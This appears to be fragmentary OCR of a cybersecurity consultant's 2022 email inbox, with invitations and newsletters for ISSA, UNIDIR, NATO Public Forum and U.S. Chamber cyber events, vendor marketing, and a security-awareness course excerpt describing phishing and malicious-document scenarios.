2022**.

When it comes to managing and controlling cybersecurity risk, each government has its own set of compliance requirements. If a third-party vendor is deemed to be a high cyber risk, the state's ability to raise capital will suffer. Patrick will discuss how he adheres to the Victorian government's standards, how he goes through an assessment process based on security controls, and how he is cyber assurance compliant in this session.

He will concentrate on the following topics:

- Having the necessary skills to manage security controls and cyber assurance
- Managing common vendor compliance management gaps
- Common risks when managing third-party relationships and key regulations to help reduce risk
- A case study of the best ways to prevent third-party data breaches.

JOIN HIS SESSION



Small IT or security team? We can help.

Inbox

BitLyft Cybersecurity May 23

to me

Always show pictures from this sender

BitLyft

Danish, your security team is waiting.

We understand that managing security is no easy task, so let us help you succeed in the job you were hired to do.

With BitLyft, you get the best of people and software. This unique approach allows us to remediate cyber threats in seconds before they have time to harm you or your customers.

HERE'S WHAT WE DO:

Hello Danish,

Thank you for attending How Successful Security Teams Manage Risk to Build Trust & Drive Growth. We hope you found useful information and insight. You can now download your Viewing Certificate from your viewing history and review the presentation on demand at your convenience.

Discover more content from Information Systems Security Association

ISSA Thought Leadership Web CONFERENCE

New approaches to Addressing the CyberSecurity Talent Shortage
Betty Burke, Krishnan Chellakarai, Lawrence Wagner and Katie Adams

ISSA International is partnering with various organizations to find new ways to address the CyberSecurity talent shortage.
Today's session will highlight...

May 20 2022 1:30 am | 60 mins

ISSA Thought Leadership Web CONFERENCE

Your Digital Transformation is Being Sabotaged
Gavin Hill, VP of Threat Insights at HUMAN

Digital transformation promises business growth by providing value to customers by leveraging emerging technologies and supporting skills for new business...

May 25 2022 10:30 pm | 60 mins

Thank you,
Information Systems Security Association

You received this email because you are subscribed to Information Systems Security Association on BrightTALK.

BrightTALK

1 in 3 U.S. orgs leave 25% of their attack surface unprotected. Inbox

HackerOne Team May 19
to me

Always show pictures from this sender

To view this email as a web page, click here

Hi Danish,

Transformation. It's a boon in many ways, but it has a dangerous side effect: It brings unknown or unprotected digital assets to your attack surface. And those assets are easy targets for bad actors. That's why HackerOne recently debuted Attack Resistance Management (ARM)—a multi-pronged approach to mapping, understanding, and protecting your *entire* attack surface.

Request an ARM Demo at RSAC

European Defence Innovation Day - Conf...
May 31, 2022 | Brussels, Belgium

Danish Khan
Consultant at Easytech4all

Edit my profile

Consulting/Think Tank / Participant

Easytech4all

Global Cyber Threat Intelligence Research & Analysis. Global Ranking for Advanced Cyber Threat Intelligence. Cyber Threat Assessments and Projections. CTI CMS & LMS Dev. Cybersecurity Software and Platform Reviews. OS Hardening. Deep Dive into Incredible Cyber Intel. Cyber Kinetic WW3 Open Source Aggregation and Analysis. UN Internet Governance Forum. UNDP Solution Exchange. Information Systems Security Association. Harvard Square. Swiss Cognitive.

digital-self-defense.org/certificate-pr

Digital Self-Defense Center

Wonderful job!

You made us proud

Let everyone else know!


Continue learning

COURSE

Unit 2: Threat Awareness and Basic Security Measures

2 hrs. x 1 w • No participants yet

Home Explore Success Community Profile



The attacker pretends to be a representative of a trusted partner or institution like the IT department or a bank. He or she requests you to react to some urgent issue with your account. For example, an email that links you to a website that turns out to be a fake! Once you've entered your credentials into the fake website, the attacker uses them to log into the real website.


The following table indicates the parameters that sum up the attack in terms of the 5 dimensions outlined above:

Device / Location	Type of Threat	Malicious Actor	Target of Attack	Consequences
private computer at home	account takeover	private hackers	operational data	interception of operations
server			private data	theft of private data

Home Explore Success Community Profile

Scenario II

Mo works as a project manager for a Swedish NGO that supports LGBTQ+ groups in the Middle East and Northern Africa. One Monday morning, he receives an email with a request for an interview by a foreign media blog. This email asks him to download a Word document followed by a short questionnaire for the interview. Mo downloads and opens the file on his computer. The word processing software prompts him to turn on his autofill feature to make it easier to fill out the questionnaire. Before Mo can read the document and answer the questions, his Word software suddenly crashes.



Soon after the download, Mo finds that his computer is not working as it usually does until the point at which it suddenly shuts down by itself (this might be a part or a byproduct of the attack, as the attackers might not want this to happen since it might alert the user very quickly.)
After asking a computer technician for help, Mo finds out that his address book might have been compromised: email addresses, telephone numbers, and some street addresses of co-activists. A few days later, the NGO is shocked to find that their foreign co-workers are being

Home Explore Success Community Profile

UNIDIR Invitation: The 2022 Cyber Stability Conference [5 July] Inbox

U UNOG-SECTEC-UNIDIR 14:01
to UNOG-SECTEC-UNIDIR

From UNOG-SECTEC-UNIDIR • sectec-unidir@un.org
To UNOG-SECTEC-UNIDIR • sectec-unidir@un.org
Date May 26, 2022, 14:01
Standard encryption (TLS).
View security details

Always show pictures from this sender

WHAT: The United Nations Institute for Disarmament Research (UNIDIR) is pleased to invite you to the **2022 Cyber Stability Conference: Protecting Critical Infrastructure and Services across Sectors (CS22)**.

In a world that is increasingly digitized and connected, malicious ICT activities against critical infrastructure and critical information infrastructure supporting essential services to the public are rapidly growing in scale and complexity. This worrying trend impacts individuals and societies as a whole and has the potential of threating international peace and security through national or regional destabilization as well as through a direct threat to institutions and individuals.

Protecting critical infrastructure from ICT threats is a complex and multi-layered task where different actors play interdependent and mutually supporting roles. Leveraging the rich international and digital community in Geneva, UNIDIR's 2022 Cyber Stability Conference will provide a platform for discussion among experts and practitioners of different sectors with a view to extracting key insights that may enable further progress in multilateral discussions and support more efficient policy interventions by national governments for critical infrastructure protection.

WHEN: **5 July 2022, 09:15-18:00 (CEST).** Please consult this website to find your local time: https://www.worldtimebuddy.com/

WHERE: Hybrid format: in-person (Geneva) and online.

AGENDA: Please visit the event page for the updated conference programme.

PARTICIPANTS: UNIDIR encourages the participation of representatives and experts interested in issues pertaining to international peace and cyber stability.

RSVP: **Please register here**. You are kindly requested to specify if you will be attending in person or connecting remotely. As places are limited, we kindly invite you register as soon as possible if you plan to attend in-person. The link to access the broadcast of CS22 will be provided by email to registered participants one day prior to the event.

If you wish to withdraw from the mailing list of UNIDIR's Security and Technology Programme, please send an email to sectec-unidir@un.org.

Your registration for the European Cyber Agora | June 14-16, 2022 Inbox

M Microsoft European Affairs May 24
to me

Always show pictures from this sender

Microsoft European Policy

Thank you for your registration

We are looking forward to your participation. The event will start on June 14, 2022.

Your place to attend this event virtually has been secured, and you will receive details on how to access the virtual sessions within the online forum area before the event.

If you indicated that you would like to attend in person, you will receive a follow up email as soon as possible.

We will send you another reminder closer to the event. If you have any questions or if you need to cancel your registration, please write to europeancyberagora@microsoft.com

ADD TO CALENDAR

NEW SPEAKERS - Virtual AI Conference - AI: The Global Green Deal Inbox

D Dalith & Andy | SwissCognitive... May 12
to me

MAY 31 NEW SPEAKERS - Virtual AI Conference - AI: Th...

Tuesday, May 31
19:30 – 23:00

Virtual Conference

19:30 **NEW SPEAKERS - Virtual AI Conference - AI: Th...**
19:30 YOU ARE REGISTERED: 22 Speakers - Virtual AI...

Dear Easytech4all,

We are delighted to invite you as a Guest to our next virtual conference.

There are no organisations and industries which should not put green business practices on the top of their agenda.
This conference brings twenty industry leaders and experts together to spotlight the current and future best business practices propelled by AI and other cognitive technologies, paving our path to a future with a societal welfare and blooming economies on a healthy planet.

EVENT DATE & TIME
Wednesday, 31st May 2022
16:00 – 19:00 CET / 10:00 – 13:00 EDT

EVENT AGENDA & SPEAKERS
Please click at https://swisscognitive.ch/ai-events/ai-the-global-green-deal/


FREE REGISTRATION
For official registration accept this invitation or register at https://www.linkedin.com/events/ai-theglobalgreendeal6917792282821693440

We are looking forward to having you in our virtual audience.

Kind regards,
Dalith, Andy, and the SwissCognitive Team

SwissCognitive «The Global AI Hub»
Phone direct +41 79 200 88 66
event@swisscognitive.ch
www.swisscognitive.ch

Danish, Enjoy the May 2022 ISSA Journal
Inbox
Member Services at ISSA May 11
to me
Always show pictures from this sender
ISSA
Information Systems Security Association
ISSA JOURNAL
May 2022
Cyber Warfare Preparedness
CURRENT ISSUE
ARCHIVES
SUBMIT AN ARTICLE
ISSUE FORMATS
BLUETOAD
PDF
MOBILE
ePub - IOS/Android
mobi - Kindle
Check out the ePub version on your tablet or phone.
ISSA JOURNAL
Why should you write for your ISSA Journal?
Monthly themes or choose your own:
Mentor program
LEARN MORE
Connect with us on:
ARTICLES
Strengthening Cyberwarfare Preparedness
By Allen Ari Dziwa, CISSP, CISA, CCSP, CEHs
This article takes a look at cyberwarfare; definitions, complexities and how we might combat it.
READ MORE
The Rules Have Now Been Clarified – The Minimum Legal Duties for Directors & Officers Are Both Established and Readily-Determined
By Charles Cresson Wood, Esq., JD, MBA, MSE, CISA, CISSP, CISM, CGEIT, CIPP/US
This article takes a look at some of the legal duties that are defined for directors and officers.
READ MORE
Python Programming Numerical Analysis/Machine Learning Series
By Constantinos Doskas - ISSA-NOVA Member - MS Information Assurance
This article is part of a series of articles which deal with topics in programming using the Python programming language. In the previous article we solved basic systems of equations and touched on the basis of Agile Methodology. In this article we are going to introduce scipy, a module which provides algorithms that handle differential equations, statistics, interpolation, and many other types of problems.
READ MORE
ALSO IN THIS ISSUE
From the President
Editor's Corner
The Cryptic Curmudgeon
Crypto Corner
Cloud Security Corner
Open Forum
Board Spotlight
Association News
Are you interested in contributing an article to the ISSA Journal?
Please contact the ISSA Journal Editor and review in advance the Editorial Guidelines and Editorial Calendar.


Finally, the human risk in cybersecurity can be measured!
Inbox
AwareGO May 10
to me
Always show pictures from this sender
awareGO
Simple & Effective Security Awareness
CYBER SECURITY NEWS
Hi Danish
You haven't heard from us in a long time. Even though you still haven't decided to choose our security awareness training, we thought you'd be interested in the complete solution we just launched. Continue reading...
Measure and track employees' cybersecurity knowledge and behavior
Companies big and small are discovering and using our interactive solution — Human Risk Assessment — to identify, measure and remedy the human risk factor when it comes to cybersecurity.
65
Resilience score
Phishing
Sensitive data

Cloud Security APAC 2022 On-Demand is now available!
Inbox
Suhailah Ishak May 9
to me
CYBER SECURITY DIGITAL SUMMIT
Cloud Security APAC
Free CS Hub Online Event
19-20 April 2022 (SGT)
Hi Danish,
Last month, we hosted the Cyber Security Digital Summit: Cloud Security APAC 2022. If you didn't get to join the Summit, all sessions are available on-demand for your viewing.
AGENDA DAY ONE — 19 APRIL 2022
Seamlessly Integrating On Premise and Hybrid Cloud Applications with Security in Mind
Wilbertus Darmadi, Chief Information Officer, Toyota Astra Motor
Access this Session
XDR for Cloud Workloads: Extend Protection to Cloud Workloads
CK CHIM, Field CSO (APJ), Cybereason
Access this Session
Cloud Security in Times of Cyber Warfare
Mark Hamilton, Global Enterprise Manager, Cloud, SentinelOne
Tyler Ferguson, Global Strategic Architect, SentinelOne
Access this Session

Cybersecurity Visibility Survey - Share Your Insights

Inbox

Cybersecurity Insiders May 2

to me

Always show pictures from this sender

Hello Danish -

You are invited to participate in the new **Security Visibility** survey by Cybersecurity Insiders [start here].

This 5-minute survey is designed to reveal the latest trends, challenges and best practices for cloud and network security in the age of hybrid cloud and changing work environments.

Please take the survey and receive the anonymized report as a thank you for sharing your insights as soon as it becomes available.

ISSA - Special Offer Inbox

Brad Cain Apr 28
to me

Always show pictures from this sender

Hi Danish,

Thank you for your interest in the ISSA webinar on Wednesday titled "**Supply Chain Cyber Risks & Security Strategies**". We hope you enjoyed the content and as a special thanks, I'd like to offer you a free 3-year subscription to Keeper Security's industry-leading personal password vault.

Simply register for a short demo of Keeper's industry-leading enterprise password management solution, and I will set you up with a personal account, free of charge! As a reminder:

1. Is the top-rated password manager for business on G2, Trust Radius, Capterra, and more.
2. Integrates with MFA, IGA, HSM and SIEM solutions including Okta, AzureAD, Ping Identity, G Suite, and many others.
3. Is SOC2, ISO27001, FIPS 140-2 certified, and GDRP Compliant

Introducing Threat Actor Campaigns: Stay ahead of agile adversaries by learning their techniques Inbox

Cybrary Apr 28
to me

Danish,

Cybersecurity is in constant flux and threat actors continue to find new ways to exploit organizations. Understanding the techniques adversaries like FIN7 use to conduct financially-motivated attacks is vital to developing an effective detection and mitigation strategy.

Cybrary's new ***Threat Actor Campaigns*** are a series of interactive courses built around observed adversary tactics aligned to the MITRE ATT&CK® Framework. These curated courses are designed for you to learn by doing, with a hands-on lab experience. We'll show you how to build detections that identify specific adversary techniques.

In the first of our new interactive Threat Actor Campaign series, Ransomware for Financial Gain, you'll deep dive into the tools and techniques threat actor groups like FIN7 use to target users and extort your organization.

Cloud Security APAC 2022: Watch On Demand Inbox

Suhailah Ishak Apr 28
to me

CYBER SECURITY DIGITAL SUMMIT | Cloud Security APAC

Free CS Hub Online Event
19-20 April 2022 (SGT)

Hi Danish,

Thank you for joining us last week at the **Cyber Security Digital Summit: Cloud Security APAC 2022**. If you didn't get to join every talk that you wanted to, all sessions are available below on-demand.

And finally, a huge thank you to all our speakers and sponsors for their exciting and insightful presentations across day.

New Cybersecurity Research on XDR, Cloud, and Endpoint Security [DOWNLOAD] Inbox

Cybersecurity Insiders Apr 20
to me

Always show pictures from this sender

Hello Danish -

We would like to share with you our latest and most popular cybersecurity research reports, produced by Cybersecurity Insiders and our 500,000+ members online community of cybersecurity professionals:

U.S. Chamber of Commerce

LIGHT DARK

ONDEMAND / CEO SUMMIT OF THE AMERICAS

CEO Summit of the Americas

The U.S. Chamber of Commerce and the U.S. Department of State hosted the IV CEO Summit in June 2022 in Los Angeles. There, government officials and business leaders from across the Western Hemisphere gathered to discuss the important issues in the Americas, including unlocking stronger economies, boosting technological innovation, and tackling climate change.

U.S. Chamber of Commerce




Photo by Ian Wagreich/U.S. Chamber of Commerce

CEO Summit of the Americas Key Takeaways from Day 2


The second day of the U.S. Chamber's CEO Summit of the Americas featured President Joe Biden, heads of states, and business leaders across the Americas and Caribbean. Here is what you need to know.

U.S. Chamber of Commerce

U.S. Vice President Kamala Harris addresses the CEO Summit of the Americas in Los Angeles on June 8, 2022. (Photo by Ian Wagreich)

CEO Summit of the Americas Key Takeaways from Day 1

NATO
Public Forum
Madrid, 28-29 June 2022
SUMMIT - SOMMET
MADRID
29-30 VI 2022
NATO
OTAN
REAL INSTITUTO
elcano
ROYAL INSTITUTE
20
AÑOS·YEARS
GMF
Ideas.
Leadership.
Hope.
msc
Atlantic Council



Onboard now for NATO Public Forum
Inbox

NATO Public Forum via talque 17:22
to me

Always show pictures from this sender

Danish Khan, you have been invited to NATO Public Forum. Start networking now!


NATO Public Forum

Hello Danish Khan,

You are now invited to find out more about the NATO Public Forum and start your intercative experience.

It's that easy:

- Clicking the **[Start Now]** button at the end of the text will take you to the **Registration** page, where you can create a general talque account and gain access to the NATO Public Forum.
- Confirm your e-mail address with which you were invited and choose a password. In case you already have a **talque account**, log in with your **last assigned user name** (e-mail address) and your **password**.
- If you are asked for an access code during registration, please enter the following code: **natopublicforum** - Please note that this is **not** your personal password.



NATO Public Forum: final call for Danish Khan!

NATO Public Forum

Hello Danish Khan,

You are now invited to find out more about the NATO Public Forum and start your interactive experience.


It's that easy:

- Clicking the **[Start Now]** button at the end of the text will take you to the **Registration** page, where you can create a general talque account and gain access to the NATO Public Forum.
- Confirm your e-mail address with which you were invited and choose a password. In case you already have a **talque account**, log in with your **last assigned user name** (e-mail address) and your **password**.
- If you are asked for an access code during registration, please enter the following code: **natopublicforum** - Please note that this is **NOT** your personal password.
- To return to the event platform any time after registration, please log in using this LINK with your username (email address) and password.

In order to secure access to the event platform at any time, we also recommend downloading the talque App to your mobile device: iOS or Android

We look forward to a successful NATO Public Forum with you!

Best regards,
Your NATO Public Forum Team



NATO Public Forum: final call for Danish Khan!
Inbox

NATO Public Forum via talque Yesterday
to me

Always show pictures from this sender

NATO Public Forum: final call for Danish Khan!

NATO Public Forum

Hello Danish Khan,

You are now invited to find out more about the NATO Public Forum and start your interactive experience.

Hello Danish,

Thank you for attending Solutions to Combat Ransomware. We hope you found useful information and insight. You can now download your Viewing Certificate from your viewing history and review the presentation on demand at your convenience.

Click on the **attachments** tab to download. You'll find:

- The Growing Ransomware Threat
- Ransomware Threat Report 2022
- Ransomware's New Trend: Exfiltration and Extortion

Discover more content from Information Systems Security Association

Event Link | Today's Access Details: U.S. Cyberspace Solarium Commission Webinar: Accomplishments and Next Steps for U.S. Cyber Policy at 12:30 PM ET

Inbox

U

U.S. Chamber of Commerce Mar 30

to me

Always show pictures from this sender

Danish,

On behalf of our team at the U.S. Chamber, we look forward to hosting you at **12:30 PM ET** for **U.S. Cyberspace Solarium Commission Webinar: Accomplishments and Next Steps for U.S. Cyber Policy**. We recommend you log in 10-15 minutes before the program is set to begin to ensure connectivity.

To access the stream, please be sure to use Firefox or Chrome. Safari and Internet Explorer are not compatible with our platform.

Click here **to watch live. Please note that you'll need to log in using the credentials you created at registration.**

Below, you'll find more details on our program. Our team () is standing by to answer questions both before the program and throughout.

All best,

U.S. Cyberspace Solarium Commission Webinar: Accomplishments and Next Steps for U.S. Cyber Policy
Wednesday, March 30, 2022
12:30 PM - 2:00 PM ET

Access: Click here to access the event.

Questions? Reach out to our team at .

INVITATION

U.S. Cyberspace Solarium Commission Webinar:

Accomplishments and Next Steps for U.S. Cyber Policy

Wednesday, March 30, 2022
12:30 - 2:00 p.m. EST

RSVP

Join the U.S. Chamber of Commerce for a webinar on the U.S. Cyberspace Solarium Commission (CSC)'s work and accomplishments on **Wednesday, March 30 at 12:30 p.m. ET.** Established in the 2019 National Defense Authorization Act, the Commission worked to develop strategic approaches to to defend the United States in cyberspace.

The National Defense Authorization Act of 2021 reauthorized the Commission and enacted 25 of its recommendations, including the installment of a National Cyber Director, the establishment of the Joint Cyber Planning Office within the Department of Homeland Security, and the creation of biannual national cyber exercises. The Commission disbanded in December 2021, having achieved many of its objectives to defend U.S. cyber interests, but leaving a great deal of work to be done.

This webinar will highlight the Commission's work, its impact on U.S. defense priorities, and the challenges that remain. Congressman James Langevin (D-RI), Commissioner, will provide remarks on the Commission's accomplishments; Mark Montgomery, former Executive Director of the Commission, will reflect on its work and the priorities of Cybersolarium.org; and J. Chris Inglis, National Cyber Director, will provide perspectives on the path forward.

Please do not hesitate to reach out to Catharine Carstens at ccarstens@uschamber.com with any registration questions.

We hope you can join us.

Featured Speakers

Congressman James R. Langevin

Commissioner, Cyberspace Solarium Commission
Co-Founder, Congressional Cybersecurity Caucus
Senior Member, House Committee on Armed Services
Chair, Emerging Threats and Capabilities Subcommittee

John Chris Inglis

National Cyber Director
Executive Office of the President

Mark Montgomery

Former Senior Advisor to the Chairmen, U.S. Cyberspace Solarium Commission
Senior Director, Center on Cyber and Technology Innovation
Senior Fellow, Foundation for Defense of Democracies

Robert Morgus

Senior Advisor for Risk and Resilience
Berkshire Hathaway Energy

Frank Cilluffo

Director, McCrary Institute for Cyber and Critical Infrastructure Security
Auburn University

Ben Flatgard

Executive Director for Cybersecurity
JP Morgan Chase

Today's Access Details: NOW + NEXT: Cyber Conference at 9:00 AM ET

Inbox

H

Hannah Kim 5/25/2021

to me

Always show pictures from this sender

Danish,

On behalf of our team at the U.S. Chamber, South Carolina Chamber, and CyberSC, we look forward to hosting you at 9:00 AM EST for the NOW + NEXT: Cyber Conference. We recommend you log in 10-15 minutes before the program is set to begin to ensure connectivity.

To access the stream, please be sure to use Firefox or Chrome. Safari and Internet Explorer are not compatible with our platform.

Click here **to watch live. Please note that you'll need to log in using the credentials you created at registration.**

Below, you'll find more details on our program. Our team (hhkim@uschamber.com) is standing by to answer questions both before the program and throughout.

All best,
Hannah Kim
hhkim@uschamber.com

NOW + NEXT: Cyber Conference
Tuesday, May 25, 2021
9:00 AM - 12:00 PM EST

Access: Click here to access the event.

Questions? Reach out to our team at hhkim@uschamber.com.

UNIDIR Reminder: The 2022 Cyber Stability Conference [5 July] Inbox

UNOG-SECTEC-UNIDIR Jun 24
to UNOG-SECTEC-UNIDIR

Always show pictures from this sender

WHAT: The United Nations Institute for Disarmament Research (UNIDIR) is pleased to invite you to the **2022 Cyber Stability Conference: Protecting Critical Infrastructure and Services Across Sectors (CS22)**.

In a world that is increasingly digitized and connected, malicious ICT activities against critical infrastructure and critical information infrastructure supporting essential services to the public are rapidly growing in scale and complexity. This worrying trend impacts individuals and societies as a whole and has the potential of threating international peace and security through national or regional destabilization as well as through a direct threat to institutions and individuals.

Protecting critical infrastructure from ICT threats is a complex and multi-layered task where different actors play interdependent and mutually supporting roles. Leveraging the rich international and digital community in Geneva, UNIDIR's 2022 Cyber Stability Conference will provide a platform for discussion among experts and practitioners of different sectors with a view to extracting key insights that may enable further progress in multilateral discussions and support more efficient policy interventions by national governments for critical infrastructure protection.

WHEN: **5 July 2022, 09:15-18:00 (CEST).** Please consult this website to find your local time: https://www.worldtimebuddy.com/

WHERE: Hybrid format: in-person (Campus Biotech, Chemin des Mines 9, Geneva) and online.

AGENDA: Please visit the event page for the updated conference programme.

PARTICIPANTS: UNIDIR encourages the participation of representatives and experts interested in issues pertaining to international peace and cyber stability.

RSVP: **Please register here**. You are kindly requested to specify if you will be attending in person or connecting remotely. As places are limited, we kindly invite you register as soon as possible if you plan to attend in-person. The link to access the broadcast of CS22 will be provided by email to registered participants one day prior to the event.

If you wish to withdraw from the mailing list of UNIDIR's Security and Technology Programme, please send an email to sectec-unidir@un.org.

UNIDIR UNITED NATIONS INSTITUTE FOR DISARMAMENT RESEARCH

Broadcast links: UNIDIR 2022 Cyber Stability Conference (5 July 2022)

Inbox

UNOG-SECTEC-UNIDIR 4 days ago
to UNOG-SECTEC-UNIDIR

JUL 5 — 2022 Cyber Stability Conference: Protecting Cri...
Add to calendar

Today
12:45 – 21:30

CS22 Broadcast Channels

Unknown Organizer (organizer)

12:30 2022 Cyber Stability Conference (CS22)
12:30 2022 Cyber Stability Conference (CS22)
